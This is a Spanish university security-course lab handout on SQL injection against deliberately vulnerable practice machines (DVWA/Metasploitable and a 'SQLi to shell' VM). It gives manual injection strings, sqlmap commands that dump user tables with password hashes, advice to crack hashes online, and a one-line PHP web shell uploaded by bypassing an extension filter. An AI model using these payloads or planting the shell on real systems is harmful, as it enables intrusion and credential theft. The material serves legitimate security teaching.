

Actividad práctica número 8:

Formato: Individual.

Asignatura: Seguridad de Sistemas

Título: SQL Injection

1.- Inicie su computador en Windows 7.

2.- Instale la maquina Metasploitable, provista por su profesor, con la interfaz de red en modo puente.

3.- Conéctese con un browser a: <http://ipmetasploitable/dvwa>



Username


Password

Login

username: admin

password: password

3.- Seleccione el nivel de seguridad de DVWA en "low" y haga click en "submit"



DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security

You can enable PHPIDS across this site for the duration of y

PHPIDS is currently disabled. [enable PHPIDS]

[Simulate attack] - [View IDS log]

SQL Injection manual

1.- SQL Injection e ingrese el siguiente parámetro en la opción "User ID"

1'='1'or'1

¿Que obtuvo como respuesta?

5.- Repita la operación con los siguientes parámetros:

- 3 ' and 1=1 #

- 4 ' and 1=1 #

- 5 ' and 1=1 #

6.- Suba el nivel de seguridad a "medium", según las instrucciones del punto 3 y repita la operación.

¿Qué puede concluir del resultado?

7.- Intente con la siguiente sentencia:

- 1 ' and 1=0 union select null, database()#

¿Cuál es el nombre de la base de datos de usuarios?

8.- Suba el nivel de seguridad a "medium" e ingrese la siguiente sentencia:

- 1 UNION ALL SELECT first_name, password from dvwa.users;

¿Que obtuvo como resultado?

9.- Suba el nivel de seguridad a "high" e inténtelo nuevamente


¿Que obtuvo como resultado?

SQL Injection automatizado

1.- Levante su máquina KALI con la interfaz de red en modo Red NAT

2.- Ejecute el siguiente comando utilizando la URL asignada por su profesor

sqlmap -u URL -dbs



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u http://192.168.0.154/sqli/example9.php?order=name --dbs  
{1.0-dev-nongit-201512150a89}  
http://sqlmap.org
```

3.- Responde afirmativamente a la pregunta sobre los test de DBMS

```
[01:36:12] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[01:36:12] [INFO] GET parameter 'order' seems to be 'MySQL >= 5.0 boolean-based
blind - Parameter replace' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n]
```

4.- Responda afirmativamente a la pregunta sobre realizar todos los test

```
blind - Parameter replace' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n]
```

5.- Responda afirmativamente a la respuesta sobre no realizar el resto de los test

```
[01:38:01] [INFO] checking if the injection point on GET parameter 'order' is a
false positive
GET parameter 'order' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]
```

6.- Confirme que obtuvo los parámetros de la aplicación web y su base de datos

```
[01:38:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[01:38:58] [INFO] fetching database names
```

```
[01:38:58] [INFO] retrieved: information_schema
[01:39:00] [INFO] retrieved: exercises
available databases [2]:
[*] exercises
[*] information_schema
```

7.- Ejecute el siguiente comando para obtener las tablas de la base de datos

```
# sqlmap -u URL --dbms=nombre_dbms -D nombre_base_datos --tables
```

```
root@kali:~# sqlmap -u http://192.168.0.154/sqli/example9.php?order=name --dbms=
mysql -D exercises --tables

{1.0-dev-nongit-201606120a89}
http://sqlmap.org
```

8.- Espere a que SQLMap obtenga el listado de las tablas de la base de datos

```
[01:52:22] [INFO] retrieved: 1
[01:52:22] [INFO] retrieved: users
Database: exercises
[1 table]
+-----+
| users |
+-----+
```

9.- Obtenga el contenido de una tabla con el siguiente comando:

```
# sqlmap -u URL --dbms=nombre_dbms -D nombre_base_datos -T nombre_tabla --dump
```

```
root@kali:~# sqlmap -u http://192.168.0.154/sqli/example9.php?order=name --dbms=
mysql -D exercises -T users --dump
{1.0-dev-nongit-201606120a89}
http://sqlmap.org
```

Database: exercises
Table: users
[4 entries]

id	groupid	age	name	passwd
1	10	10	admin	admin
2	0	30	root	admin21
3	2	5	user1	secret
5	5	2	user2	azerty

SQLMap con parámetros de conexión

1.- Conéctese al sitio web de su máquina Metasploitable desde su máquina Kali



2.- Realice el login

- user: admin

- pass: password


Y configure el nivel de seguridad en "Low"




3.- A continuación seleccione la opción de “SQL Injection”




4.- Levante la aplicación Burpsuite en su máquina Kali para capturar el tráfico de la aplicación




5.- Realice la captura de la sesión http activando la opción “Intercept is on”




6.- Configure el browser de su máquina Kali para que se conecte vía proxy, siguiendo el ejemplo:




7.- A continuación ingrese un id en la aplicación, según el ejemplo:



8.- Capture el tráfico generado por la consulta en la aplicación BurpSuite



9.- Cree un archivo de texto, en su máquina Kali con la información capturada, siga el ejemplo mostrado, copie y pegue el texto en el archivo



10.- A continuación ejecute el siguiente comando para realizar el test de SQL Injection con SQLMAP

```
# sqlmap -r archivo_parametro --dbs
```

```
root@kali:~# sqlmap -r /root/parametro.txt --dbs  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org
```

11.- Espere que SQLMAP identifique la base de datos y confirme que no realice el análisis para otros motores

```
me-based blind (SELECT)' injectable  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp  
ecific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending  
provided level (1) and risk (1) values? [Y/n] Y
```

12.- Una vez encontrado un parámetro vulnerable, cancele el test para el resto

```
ge of switch '--drop-set-cookie' if you experience any problems during data r  
etrieval  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if  
any)? [y/N] N
```

13.- Revise la información entregada por SQLMAP sobre el motor de base de datos y las bases de datos disponibles

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1  
[21:18:05] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195
```

14.- A continuación realizaremos la consulta para revisar las tablas en una de las bases de datos encontradas, usando el siguiente comando:

```
# sqlmap -r archivo_parametro --dbms=mysql -D nombre_base_datos --tables
```

```
root@kali:~# sqlmap -r sqlmap.txt --dbms=mysql -D dvwa --tables  
  
{1.1.4#stable}  
  
http://sqlmap.org
```

15.- Una vez finalizada esta parte del análisis, se obtendrá el listado de tablas de la base de datos

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[21:20:14] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
```

16.- A continuación, obtendremos el contenido de una de las tablas, con el siguiente comando:

```
# sqlmap -r archivo_parametro --dbms=mysql -D nombre_base_datos -T nombre_tabla --dump
```

```
root@kali:~# sqlmap -r sqlmap.txt --dbms=mysql -D dvwa -T users --dump
{1.1.4#stable}
http://sqlmap.org
```

17.- Diga que no a la opción de cracking de contraseñas

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
```

18.- Visualice el contenido de la base de datos


```
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://10.0.2.37/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	gordonb	http://10.0.2.37/dvwa/hackable/users/gordonb.jpg	e90a18c428cb38d5f260853678922e03	Brown	Gordon
3	1337	http://10.0.2.37/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	pablo	http://10.0.2.37/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	smithy	http://10.0.2.37/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob


SQLi to Shell

1.- Instale la máquina virtual “from_sql_i_to_shell_i386.iso” provista por su profesor.

🔧 sqlitoshell - Configuración




2.- Levante la máquina con la interfaz de red en modo Red NAT



3.- Una vez que la maquina esté iniciada, identifique su dirección IP

```
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:80:12
          inet addr:10.0.2.40  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe18:8012/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KiB)  TX bytes:1152 (1.1 KiB)
          Interrupt:9 Base address:0xd020
```

4.- Conéctese a la dirección del servidor con el browser de su máquina Kali




My Awesome Photoblog

last picture: cthulhu



5.- Haga click en la opción "test" para obtener la URL vulnerable



6.- Realice la inyección SQL con SQLMap según el método aprendido anteriormente

```
root@kali:~# sqlmap -u http://10.0.2.40/cat.php?id=1 --dbs
```



7.- Obtenga el contenido de la tabla “users”

```
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users       |
+-----+


[21:31:38] [INF0] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.40'

[*] shutting down at 21:31:38


root@kali:~# sqlmap -u http://10.0.2.40/cat.php?id=1 --dbms=mysql -D photoblog -T users --dump
```

8.- Obtenga la contraseña del administrador en un sitio de cracking MD5


```
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 |
+-----+-----+-----+
```



9.- Conéctese a la interfaz de administración con la contraseña obtenida



10.- Seleccione la opción “New Picture” en la aplicación web




11.- Genere el siguiente script Shell en su máquina Kali

```
<?php
```


```
system($_GET['cmd']);
```

```
?>
```

12.- Suba la Shell generada y haga click en “Add”



13.- Como se puede apreciar la aplicación tiene un control por extensión que no permite subir el archivo



14.- Cambie la extensión al archivo en inténtelo nuevamente


INSERT INTO pictures (title, img, cat) VALUES ('', 'shell.php3', '1')

Hacker	delete
Ruby	delete
Cthulhu	delete
	delete

Add a new picture

Home | Manage pictures | New picture |

15.- Ejecute un comando desde la Shell para probar su funcionamiento



16.- Obtenga el listado de usuarios del Sistema Operativo

